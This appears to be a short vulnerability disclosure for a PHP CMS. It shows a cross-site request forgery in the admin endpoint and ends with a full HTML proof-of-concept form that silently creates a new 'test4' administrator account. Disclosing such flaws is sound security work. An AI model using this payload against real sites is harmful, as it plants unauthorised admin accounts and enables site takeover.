


First of all, we see that there is only one admin account.



Then we write a poc to create a malicious page. After clicking and refreshing again, we find that we have added the test4 account that we maliciously added.



Finally,The following is our poc code.



**<html>**

**<body>**

**<script>history.pushState('', '', '/')</script>**

**<form action="http://127.0.0.1/gov.php/admin/ajax.php?type=admin&action=add&lang=0" method="POST">**

**<input type="hidden" name="A&#95;login" value="test4" />**

**<input type="hidden" name="A&#95;pwd" value="test4" />**

**<input type="hidden" name="A&#95;type" value="1" />**

**<input type="hidden" name="A&#95;a9" value="1" />**

**<input type="submit" value="Submit request" />**

**</form>**

**</body>**

**</html>**